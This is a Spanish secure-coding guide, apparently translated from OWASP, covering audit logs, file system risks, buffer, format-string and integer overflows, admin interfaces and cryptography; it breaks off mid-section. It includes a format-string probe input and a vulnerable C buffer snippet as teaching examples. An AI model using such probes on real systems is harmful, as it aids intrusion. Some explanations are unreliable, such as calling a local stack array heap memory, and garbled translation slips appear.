Los registros de auditoria se encuentran legalmente protegidos en muchos países, y deberían ser guardados en lugares con alta integridad para prevenir modificaciones y eliminaciones casuales o motivadas.

Como determinar si uno es vulnerable

- Transitan los logs en texto claro entre el host de log y el destino?
- Tienen los logs un mecanismo de prevención de modificación HMAC o similar para prevenir cambios desde el momento en que la actividad es registrada hasta el momento en que es revisada?
- Pueden ser fácilmente extraídos los logs relevantes de una manera legal para asistir en una investigación?

Como protegerse

- Solo audite eventos realmente importantes – usted tiene que mantener registros de auditoria por un largo tiempo, y por ejemplo los mensajes de debug o que contienen solo información de sistema son una perdida de recursos.
- Centralice los logs cuando sea apropiado y asegúrese que los registros de auditoria más importantes no sean almacenados en sistemas vulnerables, particularmente servidores web.
- Solo revise las copias de los logs, y no los logs originales.

- Para sistemas altamente protegidos, utilice solo dispositivos de escritura única o similar para proveer repositorios confiables a largo término.
- Para sistemas altamente protegidos, asegúrese que existe una confianza de punta a punta en los mecanismos de log. Logs que son de escritura universal, agentes de log sin credenciales (tales como SNMP, syslog, etc) son vulnerables legalmente a ser excluidos de una investigación.

Lectura adicional

- Oracle Auditing
  http://www.sans.org/atwork/description.php?cid=738
- Sarbanes Oxley for IT security
  http://www.securityfocus.com/columnists/322

Sistema de Ficheros

Objetivo

Asegurar que el acceso local al sistema de ficheros por algún sistema está protegido de creaciones, modificaciones o eliminaciones no autorizadas.

Entornos afectados

Todos.

Temas de COBIT Relevantes

DS11 – Administración de datos – Todas las revisiones han de ser revisadas.

DS11.9 – Integridad del procesamiento de datos.

DS11.20 – Continuidad de la integridad de los datos almacenados.

Descripción

El sistema de ficheros es un terreno fértil para atacantes y *script kiddies*. Los ataques pueden ser devastadores para un sitio medio, a menudo estos ataques son los más fáciles de realizar.

Mejores Prácticas

- Usar jaulas "chroot" en plataformas Unix.
- Usar los mínimos permisos en el sistema de ficheros de todas las plataformas.
- Considerar la utilización de sistemas de fichero de solo lectura (como CD-ROM o llaves USB bloqueadas) si fuera posible.

Deformación

La deformación es uno de los ataques más comunes contra los web sites. Un atacante usa una herramienta o técnica para subir un contenido hostil sobre los ficheros existentes o vía una configuración con fallos.

Existen muchos repositorios de deformaciones en Internet, la gran mayoría de deformaciones ocurren por falta de parches en un servidor web vulnerable, pero los siguientes más comunes ocurren a causa de una vulnerabilidad en la aplicación web.

Como identificar si es vulnerable

- ¿Está el sistema actualizado?
- ¿Permiten los permisos del sistema de ficheros la escritura al usuario web en el contenido (incluidos los directorios)?
- ¿La aplicación escribe los nombres de ficheros con los nombres facilitados por el usuario?
- ¿La aplicación utilizada llamadas al sistema o ejecución de comandos (como exec() o xp_cmdshell())?
- ¿Puede alguna ejecución o llamada al sistema permitir la ejecución adicional de comandos no autorizados? Comprobar la sección de inyección en SO para mayor detalle.

Como protegerse

- Asegurar o recomendar que el sistema operativo y entorno de aplicaciones web se mantenga al día
- Asegurar que ficheros y recursos son de solo lectura.
- Asegurar que la aplicación no obtiene los nombres de fichero del usuario cuando los guarda o trabaja en ficheros locales
- Asegurar que la aplicación comprueba correctamente la información enviada por el usuario para prevenir comandos que no deben ejecutarse.

Navegación Transversal de Directorios

Todas, excepto las aplicaciones web más sencillas, incluyen recursos locales, como imágenes, temas, otros scripts y así sucesivamente. Cada vez que un recurso o fichero es incluido por una aplicación, existe el riesgo de que un atacante pueda ser capaz de incluir un archivo remoto o recursos no autorizados.

Como identificar si es vulnerable

- Inspeccionar el código que abre ficheros, incluye, crea archivos, borra archivos y así sucesivamente
- Determinar si contiene entrada de valores no comprobados.
- Si es así, la aplicación es probable que este en situación de riesgo.

Como protegerse

- Preferiblemente trabajar sin utilizar datos introducidos por el usuario cuando se realizan llamadas de sistema
- Utilizar los índices reales en lugar de porciones de nombres de archivo para el uso de plantillas o archivos de idioma (es decir, el valor 5 de la presentación = usuario de Checoslovaquia, en lugar de esperar que el usuario pueda introducir "Checoslovaquia")
- Asegurar que el usuario no puedo introducir partes de la ruta – mediante códigos de ruta.
- Validar los datos introducidos por el usuario aceptando solo los conocidos como buenos, no eliminando los datos incorrectos.
- Usar jaulas "chroot", y utilizar políticas de acceso para restringir de donde se pueden obtener los ficheros o almacenarlos

Permisos Inseguros

Muchos desarrolladores toman atajos para conseguir que sus aplicaciones funcionen, y a menudo muchos administradores de sistemas no comprenden plenamente los riesgos de un sistema de ficheros con ACLS permisivas.

Como identificar si es vulnerable

- ¿Pueden otros usuarios locales leer, modificar o borrar ficheros usados por la aplicación web?

Si es así, es muy probable que la aplicación sea vulnerable local y remotamente.

Como protegerse

- Utilice los permisos más restrictivos posibles cuando desarrolle y despliegue una aplicación web.
- Muchas aplicaciones web se pueden desplegar en modo de solo lectura, como un CD-ROM
- Considere la posibilidad de utilizar cárceles chroot y políticas de acceso de código para restringir y controlar la localización y tipo de operaciones de fichero incluso si el sistema está mal configurado.

- Eliminar todas las ACLs de Windows de tipo “Todos: Control total”, todos los modos 777 (directorios escribibles para todo el mundo) o el modo 666 (ficheros escribibles para todo el mundo) en sistemas Unix.
- Considerar seriamente la eliminación de “Guest”, “everyone” y los permisos de lectura para todo el mundo siempre que sea posible.

Indexación Insegura

Una herramienta muy popular es el Desktop de Google, y Spotlight en Macintosh. Estas herramientas permiten a los usuarios encontrar cualquier cosa sencillamente en los discos duros. La misma tecnología permite a intrusos determinar remotamente que es lo que se está ocultando de la aplicación.

Como identificar si es vulnerable

- Use Google y una gama de otros motores de búsqueda para encontrar algo en el sitio web, como etiquetas meta o ficheros ocultos.
- Si encuentra un fichero, su aplicación está en riesgo.

Como protegerse

- Utilizar el archivo robots.txt – esto impide que la mayoría de los motores de búsqueda, busque más allá de lo que se ha especificado en el archivo.
- Controlar las actividades de cualquier motor de búsqueda que se ejecute en la web, como el motor de búsqueda de IIS, Sharepoint, aparato de Google y otros.
- Si no se requiere el uso de indexación de la web, desactivar cualquier funcionalidad de búsqueda que este activa.

Ficheros no Mapeados

Los frameworks de la aplicación web interpretarán a los usuarios solo sus propios ficheros, renderizando otros contenidos como HTML o texto plano. Esto puede revelar secretos y configuraciones que un atacante podría utilizar para obtener un ataque con éxito.

Como identificar si es vulnerable

Subir un fichero que normalmente no es visible, como un fichero de configuración como el config.xml o similar, y solicítelo con el navegador. Si el contenido del fichero es renderizado o expuesto, entonces la aplicación esta en riesgo.

Como protegerse

- Elimine o mueva todos los ficheros que no pertenezcan al raíz de la web.
- Renombre los ficheros incluidos a extensiones normales (como foo.inc -> foo.jsp o foo.aspx)
- Mapear todos los ficheros que se necesitan, como los .xml o los .cfg a un gestor de errores o renderizado que no muestre el contenido del fichero. Esto ha de ser hecho en la configuración del framework de la aplicación web o en la configuración del servidor web.

Ficheros Temporales

Las aplicaciones ocasionalmente necesitan escribir los resultados o informes en disco. Si los ficheros temporales son expuestos a usuarios no autorizados pueden ofrecer información privada y confidencial, o permitir a un atacante ser un usuario autorizado dependiendo del nivel de la vulnerabilidad.

Como identificar si es vulnerable

Determinar si la aplicación usa ficheros temporales. Si los utiliza, comprobar lo siguiente:

- ¿Se guardan los ficheros en la raíz del sitio web? ¿Si es así, estos pueden ser obtenidos utilizando un navegador? Si lo permite, ¿se pueden obtener sin estar autenticado?
- ¿Están expuestos ficheros antiguos? ¿Existe un recolector de basura u otro mecanismo regulador para eliminar archivos antiguos?
- ¿La obtención de ficheros expone cómo funciona la aplicación, o expone datos privados?

El nivel de la vulnerabilidad está definido por la clasificación de activos asignados a los datos.

Como protegerse

El uso de archivos temporales no siempre es importante protegerlo contra accesos no autorizados. Para los riesgos altos y medios, particularmente si los ficheros exponen

funcionamiento interno de la aplicación o datos privados del usuario, los siguientes controles se han de considerar:

- Las retinas de los archives temporales pueden ser escritas nuevamente para generar el contenido dinámicamente sin tener que almacenarlo en disco.
- Asegurar que todos los recursos no son obtenibles por usuarios no autorizados, y que los usuarios autorizados solo pueden obtener sus propios ficheros.
- Usar un "recolector de basura" para eliminar ficheros viejos, ya sea al final de una sesión o con un tiempo de expiración, como por ejemplo 20 minutos.
- Si está desplegado bajo un sistema operativo Unix, usar jaulas chroot para aislar la aplicación del sistema operativo primario. En Windows, use el soporte de las ACL para prevenir que los usuarios de IIS obtengan o reescriban los ficheros directamente.
- Mover los ficheros fuera del raíz de la web para prevenir ataques de solo navegación.
- Usar nombres al azar de ficheros para dificultar la posibilidad de obtener ficheros en base a un ataque de fuerza bruta.

Ficheros Antiguos No Referenciados

Es común que administradores y desarrolladores utilicen editores y otras herramientas que generan archivos temporales antiguos. Si la extensión del fichero o los permisos de acceso cambian, un atacante podría leer el código o la configuración.

Como identificar si es vulnerable

Buscar en el sistema de ficheros:

- Ficheros temporales (como core, ~foo, blah.tmp, y otros) creados por editores y programas al generar errores.
- Archivos llamados "backup" "antiguo" "Copia de …"
- Ficheros con extensiones adicionales como foo.php.old
- Directorios temporales con resultados intermedios o plantillas cacheadas.

Como protegerse

- Usar controles de código fuente para prevenir la necesidad de mantener copias antiguas de los ficheros.

- Periódicamente asegurar que todos los ficheros en la raíz de la web son necesarios.
- Asegurar que los archives temporales de la aplicación no son accesibles desde el raíz de la web.

Inyección de Segundo Orden

Si la aplicación web crea ficheros que son utilizados por otros procesos, generalmente procesamientos por lotes o programados, el segundo proceso puede ser vulnerable a un ataque. Es raro que la aplicación asegure que la información del proceso en segundo plano valide la información antes de procesarla.

Como identificar si es vulnerable

- ¿La aplicación utiliza procesos en segundo plano / procesos por lotes / programados, para trabajar con datos suministrador por el usuario?
- ¿El programa valida los datos antes de operar con ellos?
- ¿Esta aplicación se comunica con otros procesos de negocio o transacciones aprobadas?

Como protegerse

- Asegurar que todas las aplicaciones de segundo plano comprueban los datos enviados por el usuario antes de trabajar con ellos.
- Ejecutar las aplicaciones con el mínimo privilegio posible - en particular, los procesamientos por lotes que no requieren privilegios de escritura en ningún fichero de los front-end, en la red o similar.
- Utilizar el lenguaje incorporado o características del sistema operativo para reducir los recursos y las características que la aplicación puede utilizar. Por ejemplo, lote programas raramente o nunca necesitan acceso a la red.
- Considerar el uso de un detector de intrusos de host (HIDS) o sistemas antivirus para detectar creación de ficheros no autorizados.

Lectura adicional

- Klein, A., *Insecure Indexing* http://www.webappsec.org/projects/articles/022805-clean.html

- MySQL world readable log files
  http://www.securityfocus.com/advisories/3803
- Oracle 8i and 9i Servlet allows remote file viewing
  http://online.securityfocus.com/advisories/3964

Desbordamientos de memoria

Objetivo

Garantizar que:

- Las aplicaciones no se expongan a componentes defectuosos
- Las aplicaciones creen tengan el mas adecuado manejo de memoria como sea posible
- Alentar el uso de lenguajes y marcos de trabajo que sean relativamente inmunes a desbordamientos de memoria

Plataformas afectadas

Casi todas las plataformas, con las siguientes notables excepciones:

J2EE siempre y cuando no sean invocadas las llamadas a sistema

.NET mientras no se utilice código inseguro o previamente no gestionado (como por ejemplo el uso de P/Invoke o COM Interop)

PHP de igual forma mientras no se utilicen programas externos o extensiones PHP escritas en C o C++.

Temas relevantes de COBIT

DS11.9 – Integridad en el procesamiento de datos

Descripción

Los atacantes se valen de los desbordamientos de memoria para corromper la pila de ejecución de una aplicación web. Por medio del envió de información cuidadosamente elaborada a una aplicación web, un atacante puede utilizar valerse de esta para ejecutar código de manera arbitraria y tomar el control del equipo. Los atacantes han logrado identificar desbordamientos de memoria en una asombrosa gama de productos y componentes.

Las fallas de desbordamiento de memoria pueden estar presentes en ambos lugares: la aplicación web o los productos del servidor de aplicaciones que hospedan aspectos dinámicos o estáticos del sitio. Este tipo de ataque encontrado ampliamente en los productos utilizados por los servidores puede llegar a ser ampliamente difundido para su conocimiento y significar un riesgo relevante para los usuarios de estos productos. Cuando las aplicaciones web utilizan librerías adicionales, por ejemplo para generar imágenes, por si mismas están abriendo ataques

potenciales de desbordamiento de memoria. La documentación escrita acerca de los ataques de desbordamiento de memoria en contra de ciertos productos esta ampliamente disponible.

Los desbordamientos de memoria también se encuentran en el código de las aplicaciones hechas a la medida e incluso puede ser más probable que existan debido a la falta de control por las que pasan estas. Este tipo de ataques en contra de aplicaciones web hechas a la medida puede llegar algunas veces a resultados interesantes. En algunas ocasiones hemos descubierto que enviando datos de entrada de gran tamaño es posible causar que la aplicación web o la base de datos detrás de ésta tengan un mal funcionamiento. Es posible lograr un ataque de negación de servicio en contra del sitio web, dependiendo de la severidad y de la debilidad presentada. Se presenta el caso en que entradas de información demasiado grandes provocan un error que muestra un mensaje que proporciona demasiado detalle, lo cual puede llevar a lograr un ataque exitoso en el sistema.

Desbordamientos de pila

El desbordamiento de pila es la mejor definición y la manera más común de desbordamientos de pila. Los fundamentos de este concepto son simples:

- Existen dos localidades de memoria la primera, llamada memoria fuente, contiene entradas de datos arbitrarias de ataque y, la memoria de destino que es demasiado pequeña para contener datos de ataque. Es necesario que la segunda localidad de memoria se encuentre en una pila y algo cerca de la función que regresa la dirección en la pila.
- Un código defectuoso no valida que la primer memoria sea demasiado grande para la segunda memoria. Copia los datos hostiles en la segunda memoria, borrándola y la función en la pila regresa la dirección de memoria.
- Cuando la función retorna, el procesador desenvuelve la pila y extrae la dirección de la pila. La dirección de retorno, esta ahora contaminada y apunta al código de ataque.
- El ataque se ejecuta en lugar de devolver a la aplicación la llamada previa.

Como determinar si es vulnerable

Si su programa:

- Es escrito o depende de un programa escrito en un lenguaje propenso a ataques de desbordamiento de memoria Y

- Toma datos de entrada de usuario Y
- No ‘desinfecta’ estos datos Y
- Utiliza variables ubicadas en pila sin ningún control de monitoreo de desbordamiento.

Si cuenta con las características anteriores es probable que la aplicación sea vulnerable a este ataque.

Como protegerse

- Despliegue su aplicación en sistemas capaces de evitar la ejecución de pilas (procesadores AMD e Intel x86-64 con sistemas operativos a 64 bits) XP SP2 (a 32 y 64 bits), Windows 2003 con SP1 (a 32 y 64 bits), Linux posterior a 2.6.8 en procesadores AMD y x86-64 a 32 y 63 bits, OpenBSD (en Intel, AMD, Sparc, Alpha y PowerPC), Solaris 2.6 y posterior con la propiedad de kernel noexec_user_stack habilitada.
- Utilice lenguajes de programación diferentes a C o C++
- Valide los datos de entrada del usuario para prevenir campos demasiado largos y revise los valores para asegurar de que se encuentran dentro de una especificación (por ejemplo A-Z, a-z, 0-9, etc.)
- Si confía plenamente en su sistema operativo y en aplicaciones escritas en C o C++, asegúrese de que utilicen el principio de privilegios mínimos, utilice compiladores que lo puedan proteger contra desbordamientos de montículo y de pila y mantenga el sistema actualizado con los parches correspondientes.

Desbordamiento de montículo

Los desbordamientos de montículo son problemáticos y no son necesariamente protegidos por las capacidades de configuración del procesador para no ejecutar pilas. Un montículo es un área de memoria destinada al por la aplicación en tiempo de ejecución para almacenar las variables declaradas.

```
function foo(char *bar) {
      char thingy[128];
      …
}
```

`bar` es pasado por medio de la pila, y `thingy` es ubicado en la memoria montículo. Las posibilidades de desbordamiento son exactamente las miasmas que en los desbordamientos de pila.

Como determinar si es vulnerable

Si su programa:

- Esta escrito o depende de otro programa escrito en un lenguaje que sufre de desbordamientos de montículo Y
- Toma datos de entrada del usuario Y
- No desinfecta estos datos de entrada Y
- Utiliza variables ubicadas en pila sin ningún control de monitoreo de desbordamiento

Si cuenta con las características anteriores es probable que la aplicación sea vulnerable a este ataque.

Como protegerse

- Utilice otros lenguajes de programación que no sean C o C++
- Valide los datos de entrada del usuario para prevenir campos demasiado largos y revise los valores para asegurar de que se encuentran dentro de una especificación (por ejemplo A-Z, a-z, 0-9, etc.)
- Si confía plenamente en su sistema operativo y en aplicaciones escritas en C o C++, asegúrese de que utilicen el principio de privilegios mínimos, utilice compiladores que lo puedan proteger contra desbordamientos de montículo y de pila y mantenga el sistema actualizado con los parches correspondientes.

Formato de cadena

Los desbordamientos de memoria por formato de cadena son causados cuando un usuario ingresa una entrada similar a:

```
%08x.%08x.%08x.%08x.%08x\n
```

Esta cadena de ataque imprimirá los primeros cinco caracteres de entrada en la pila de memoria. El formato de cadenas con desbordamientos de memoria altamente especializados y pueden ser utilizados para realizar todos los mismos tipos de ataques, incluyendo compromiso remoto completo.

Como determinar si es vulnerable

Si su programa:

- Esta escrito o depende de otro programa escrito en un lenguaje que sufre de desbordamientos de memoria Y
- Toma datos de entrada del usuario Y
- No desinfecta estos datos de entrada Y
- Utiliza las funciones printf(), snprintf y/o similares o utiliza servicios de sistema que las utilicen, como “syslog”.

Si cuenta con las características anteriores es probable que la aplicación sea vulnerable a este ataque.

Como protegerse

- Utilice otros lenguajes de programación que no sean C o C++
- Evite el uso de las funciones similares a printf() ya que esta permite al usuario modificar el formato de salida.
- Valide los datos de entrada del usuario para prevenir campos demasiado largos y revise los valores para asegurar de que se encuentran dentro de una especificación (por ejemplo A-Z, a-z, 0-9, etc.)
- Si confía plenamente en su sistema operativo y en aplicaciones escritas en C o C++, asegúrese de que utilicen el principio de privilegios mínimos, instale la aplicación en sistemas que no hagan una ejecución de pilas de memoria y mantenga el sistema actualizado con los parches correspondientes.

Desbordamiento Unicode

Los ataques Unicode son un poco más difíciles de llevar a cabo que uno de desbordamiento de memoria típico como lo demuestra el documento de Anley en 2002, pero es un error asumir que usando Unicode usted este protegido contra los desbordamientos de memoria. Entre los ejemplos de desbordamiento Unicode se incluye el Código Rojo, que fue un devastador troyano.

Como determinar si es vulnerable

Si el programa:

- Es escrito o depende de un programa escrito en un lenguaje propenso a ataques de desbordamiento de memoria Y
- Toma datos Unicode como entrada de usuario Y
- No 'desinfecta' estos datos Y
- Utiliza montículos o pilas de memoria sin ningún control de monitoreo de desbordamiento.

Si cuenta con las características anteriores es probable que la aplicación sea vulnerable a este ataque.

Como protegerse

- Manténgase al día con los reportes de errores encontrados en su web y el servidor de aplicaciones así como otros productos de su infraestructura de Internet. Aplique los últimos parches a estos productos.
- Escanee periódicamente su sitio web con uno o mas de los comúnmente disponibles analizadores que busquen fallas de desbordamiento de memoria en los elementos de su servidor y aplicaciones hechas a la medida.
- Revise su código en busca de fallas Unicode.

En el caso de las aplicaciones hechas en casa, necesita revisar todo el código que acepte datos de entrada de fuentes desconfiables y asegúrese de que provean tamaños apropiados.

Desbordamiento de enteros

Cuando una aplicación toma dos numeros o un tamaño de palabra armado y lleva a cabo una operación con ellos, el resultado puede no corresponder con el mismo tamaño de palabra. Por ejemplo, si dos numeros de 8 bits, 192 y 208, son sumados y almacenados en otro byte de 8 bits, el resultado no cabra en un tipo de 8 bits:

```
%     1100 0000
+ %   1101 0000
= % 0001    1001 0000
```

La primera mita de la palabra es desechada, el resto es un resultado no valido. Esto puede representar un problema en cualquier lenguaje. Por ejemplo, muchas conversiones

hexadecimales traducirían “exitosamente” %M0 a 192. Otras áreas de interés incluyen índices de arreglos y operaciones matemáticas pequeñas implícitas.

Como determinar si es vulnerable

- Ponga atención en los enteros con signo, particularmente en los tipos byte y cortos.
- ¿Tiene casos en los que los valores son usados como índices de arreglo después de haber llevado a cabo operaciones como + - * / o modulo?
- ¿Se enfrenta el código con enteros negativos o índices nulos?

Como protegerse

- .NET: Utilice el EnteroSeguro de David LeBlanc <> clase de C++ o una construcción similar
- Si su compilador lo soporta, cambie el valor predeterminado de los enteros para que no tengan signo a menos que les especifique explícitamente. Utilice enteros sin signo donde sea que se requieran.
- Use verificaciones de rango si su lenguaje o marco de trabajo lo soporta
- Sea cuidadoso al usar operaciones aritmeticas con valores pequeños, particularmente si exceden el limite inferior o inferior, otros errores pueden aparecer de la nada

Lectura adicional (en inglés)

- Team Teso, *Exploiting Format String Vulnerabilities*
  http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html
- Woo woo and Matt Conover, *Preliminary Heap Overflow Tutorial*
  http://www.w00w00.org/files/articles/heaptut.txt
- Chris Anley, *Creating Arbitrary Shellcode In Unicode Expanded Strings*
  http://www.ngssoftware.com/papers/unicodebo.pdf
- David Leblanc, *Integer Handling with the C++ SafeInt Class*
  http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure01142004.asp
- Aleph One, *Smashing the Stack for fun and profit*
  http://www.phrack.org/phrack/49/P49-14
- Mark Donaldson, *Inside the buffer Overflow Attack: Mechanism, method, & prevention*
  http://rr.sans.org/code/inside_buffer.php
- *NX Bit*, Wikipedia article
  http://en.wikipedia.org/wiki/NX_bit
- Horizon*, How to bypass Solaris no execute stack protection*
  http://www.secinf.net/unix_security/How_to_bypass_Solaris_nonexecutable_stack_protection_.html
- Alexander Anisimov*, Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass*, Positive Technologies
  http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm

Interfaces Administrativas

Objetivo

Asegurarse que

- Las funciones de nivel de administrador están segregadas apropiadamente de la actividad del usuario
- Los usuarios no pueden acceder o utilizar funcionalidades administrativas
- Proveer la necesaria auditoria y trazabilidad de funcionalidad administrativa

Plataformas Afectadas

Todas.

Temas COBIT Relevantes

PO4

- 4.08 Propiedad de Datos y Sistema – requiere administración operacional y de seguridad separada
- 4.10 Segregación de funciones

Mejores prácticas

La interfaz administrativa es una de los pocos controles dentro de la Guía que es un mandato jurídico – Sarbanes Oxley requiere que las funciones administrativas sean segregadas de la funcionalidad normal ya que es un control clave contra fraudes. Para las organizaciones que no tienen necesidad de cumplir con la ley de EEUU, ISO 17799 también sugiere fuertemente que haya una segregación de responsabilidades. Es obviamente decisión de los diseñadores tomar en cuenta el riesgo de no cumplir con SOX o ISO 17799.

- Cuando se esta diseñando aplicaciones, trazar la funcionalidad administrativa fuera y asegurarse que los controles apropiados de acceso y auditoria están en su lugar
- Considerar procesos – en algunas ocasiones todo lo que se requiere es entender como los usuarios pueden ser prevenidos de utilizar una característica con la simple falta de acceso
- Acceso de servicio de asistencia es siempre un término medio – ellos necesitan acceso para ayudar a los clientes, pero no son administradores.

- Diseñar cuidadosamente la funcionalidad de servicio de asistencia / moderador / soporte al cliente alrededor de una capacidad administrativa limitada y aplicación segregada o acceso.

Esto no quiere decir que los administradores entrando a la aplicación primaria como usuarios no esta permitido, pero cuando lo hagan, deberían ser usuarios simples. Un ejemplo es un sistema administrativo de un sitio importante de comercio electrónico que también compra o vende utilizando el sitio.

Los administradores no son usuarios

Los administradores deben ser segregados de los usuarios normales.

Como identificar si es vulnerable

- Entre a la aplicación como un administrador.
- ¿Puede el administrador realizar transacciones normales o ver la aplicación normal?
- ¿Pueden los usuarios realizar tareas o acciones administrativas si conocen la URL de la acción administrativa?
- ¿Usa la interfaz administrativa la misma base de datos o middleware de acceso (por ejemplo, cuentas de bases de datos o caminos internos de confianza)?
- En un sistema de alto valor, ¿pueden los usuarios acceder al sistema que contiene la interfaz administrativa?

Si la respuesta es si a cualquiera de estas preguntas, el sistema es potencialmente vulnerable.

Como protegerse

- Todos los sistemas deberían tener aplicaciones separadas del acceso de los usuarios para los administradores.
- Sistemas de alto valor deberían separar estos sistemas en un servidor separado, que tal vez no sea accesible desde el amplio Internet sin acceso para la administración de redes, como a través del uso de una VPN fuertemente autenticada o desde la red de un centro de operaciones de confianza.

Autenticación para sistemas de alto valor

Interfaces administrativas, por su naturaleza son peligrosas para la salud de todo el sistema.

Características administrativas pueden incluir consultas SQL directas, carga o respaldo de la base de datos, consultar directamente el estado de un sistema de un tercero de confianza.

Como identificar si es vulnerable

Si un sistema de alto valor no usa autenticación fuerte y canales cifrados para entrar a la interfaz, el sistema puede ser vulnerable a eavesdropping, hombre en el medio, y ataques de réplica.

Como protegerse

Para sistemas de alto valor:

- Utilice un sistema separado endurecido de administración de red para acceso administrativo
- Utilice autenticación fuerte para entrar a la aplicación, y re-autentique las transacciones más peligrosas o principales para prevenir phishing administrativo y ataques de sesiones.
- Utilice encripción (como páginas Web encriptadas con SSL) para proteger la confidencialidad e integridad de la sesión.

Lectura adicional

El ejemplo perfecto de porque los administradores y usuarios deberían estar separados: http://www.securityfocus.com/bid/10861/discuss

Cifrado

Objetivo

Asegurar que el cifrado es usado de manera segura para proteger la confidencialidad e integridad de los datos sensibles de usuarios

Plataformas afectadas

Todas.

Puntos relevantes de COBIT

DS5.18 – Administración de las claves de cifrado

Descripción

Inicialmente en el mundo de la academia, el cifrado se ha convertido en ubicuo gracias a Internet. Usos comunes diarios usan cifrado incluyendo teléfonos móviles, contraseñas, SSL tarjetas electrónicas y DVDs. El cifrado ha penetrado en la vida diaria, y es ampliamente usado por muchas aplicaciones Web.

Cifrado (o criptología) es uno de los temas más avanzados en seguridad de la información, y uno de los cuales el conocimiento requiere el mayor estudio y experiencia. Es muy difícil hacerlo correctamente porque hay múltiples enfoques en el cifrado, cada uno con ventajas y desventajas que necesitan ser debidamente comprendidas por los arquitectos y desarrolladores de soluciones Web.

La implementación apropiada y precisa del cifrado es extremadamente crítico para su eficacia. Un pequeño fallo en la configuración o codificación resultará en la eliminación de la mayoría de la protección y dejando la implementación del cifrado inútil.

Se requiere una buena comprensión del cifrado para ser capaz de discernir entre productos sólidos y aceite de serpiente. La complejidad inherente del cifrado hace fácil a los vendedores caer en fantásticas afirmaciones sobre sus productos. Típicamente estos son “un avance en cifrado” o “irrompible” o proporciona una seguridad de “grado militar”. Si un vendedor dice “confíe en nosotros, hemos contado con la colaboración de expertos,” ¡las posibilidades son que no fueran expertos!

Funciones de cifrado

Los sistemas de cifrado pueden proporcionar uno o más de los cuatro servicios siguientes. Es importante distinguir entre ellos, ya que algunos algoritmos están más preparados para unas tareas particulares, pero no para otras.

Cuando analice sus requerimientos y riesgos, necesitará decidir cual de estas cuatro funciones deberán usarse para proteger sus datos.

Autenticación

Usando un sistema de cifrado, podemos establecer la identidad de un usuario remoto (o sistema). Un ejemplo típico es el certificado SSL de un servidor Web proporcionando la prueba al usuario de que el o ella está conectado al servidor correcto.

La identidad no es del usuario, sino de la clave de cifrado del usuario. Teniendo una clave insegura disminuye la confianza que podemos tener en la identidad.

No-Repudio

El concepto de no-repudio es particularmente importante para soluciones financieras o comercio electrónico. A menudo, se requiere que las herramientas de cifrado demuestren que un usuario único realizó una petición de transacción. No debe ser posible para este usuario refutar sus acciones.

Por ejemplo, un cliente puede realizar una petición de transferencia de dinero desde su cuenta de pago a otra cuenta. Después, el puede reclamar que nunca realizó tal petición y demanda que se le devuelva el dinero a la cuenta. Si disponemos de no-repudio a través del cifrado, podemos probar – normalmente a través de la firma digital de la petición con la clave privada, que el usuario autorizó la transacción.

Confidencialidad

Más comúnmente, la mayor preocupación será mantener la información privada. La función primordial de los sistemas criptográficos es esta en cuestión. Si hay contraseñas durante un proceso de login o en el almacenamiento de informes médicos confidenciales en una base de datos, el cifrado puede asegurar que sólo los usuarios que tienen acceso a las claves de descifrado tendrán acceso a los datos.

Integridad

Podemos usar el cifrado para asegurar que los datos no son vistos ni alterados durante el almacenamiento o transmisión. Un hash de cifrado por ejemplo, puede salvaguardar datos proporcionando una suma de chequeo segura.

Algoritmos de cifrado

Existen varios tipos de sistemas de cifrado cada uno con diferentes fortalezas y debilidades. Típicamente, se dividen en dos clases; aquellos que son fuertes, pero lentos en su ejecución y aquellos que son rápidos pero menos seguros. A menudo, se usa una combinación de ambos enfoques (ejem.: SSL), donde podemos establecer la conexión con un algoritmo seguro, y entonces si todo es correcto, cifrar la transmisión actual con un algoritmo más débil pero mucho más rápido.

Asimétrica (también Cifrado de clave Publica/Privada)

Los algoritmos asimétricos usan dos claves, una para cifrar los datos, y otra para descifrarlos. Estas claves interdependientes se generan a la vez. A una se le denomina la clave pública y es distribuida libremente. La clave privada debe mantenerse segura.

Comúnmente denominados como Cifrado de Clave Publica/Privada, estos algoritmos pueden proporcionar un número diferente de funciones dependiendo en como se usen. La implementación más común de cifrado de clave pública son los certificados. Las claves privada y pública son codificadas usando uno de los diversos formatos estandarizados que habilitan un transporte y administración relativamente simples.

Si ciframos los datos con la clave pública de un usuario (la cual está públicamente disponible), podemos enviar los datos sobre una red insegura sabiendo que sólo la clave privada asociada será capaz de descifrar los datos. De esta manera aseguramos que el mensaje es confidencial.

Alternativamente, si ciframos datos con nuestra clave privada, solo nuestra clave pública puede descifrarlos – hemos probado únicamente la autenticidad del mensaje, dado que sólo nuestra clave puede haber generado el mensaje.

Una Autoridad de Certificación (CA), cuyos certificados públicos son instalados con los navegadores o disponibles comúnmente de cualquier otra manera, pueden también firmar digitalmente claves públicas o certificados. Podemos autenticar sistemas remotos o usuarios a través de una vía de confianza mutua de un emisor CA. Confiamos en sus certificados ‘raíz’, los cuales a su vez autentican al certificado público presentado por el servidor.

PGP y SSL son ejemplos principales de sistemas que implementan cifrado asimétrico, usando RSA u otros algoritmos.

Simétricos

Las claves simétricas comparten un secreto común (contraseña, frase de paso, o clave). Los datos son cifrados y descifrados usando la misma clave. Estos algoritmos son muy rápidos, pero no podemos usarlos a menos que hayamos intercambiado las claves anteriormente. Ejemplos comunes de algoritmos simétricos son DES, 3DES y AES. DES no debería usarse más.

Hashes

Las funciones Hash toman algunos datos (y posiblemente una clave o contraseña) y generan un hash único o suma de chequeo. Dado que es una función de un solo camino, se usa normalmente para proporcionar detección de engaños.

MD5 y SHA-1 son Algoritmos de hashing comunes usados hoy día. Estos algoritmos están son considerados débiles (mirar abajo) y es probable que sean remplazados después de un proceso similar a la selección de AES. Las nuevas implementaciones deberían considerar el uso de SHA-256 en lugar de esos algoritmos débiles.

Algoritmos de intercambio de clave

Últimamente, tenemos algoritmos de intercambio de clave (tales como Diffie-Hellman para SSL). Estos permiten el uso de intercambiar de manera segura las claves de cifrado con una parte desconocida.

Cifrados de flujo

Los cifrados de flujo como RC4, son vulnerables dado a una propiedad de los cifrados de flujo. Si utiliza la misma clave para “proteger” dos documentos diferentes, el flujo de claves se abandona cuando se realiza la operación XOR con los dos documentos, dejando en texto plano los dos documentos de la operación XOR. Los dos documentos en texto plano se pueden recuperar usando un análisis de frecuencia.

Como determinar si es vulnerable

Si utiliza cifrados de flujo, y usa la misma clave para proteger diferentes flujos (o documentos), está en riesgo.

Como protegerse a sí mismo

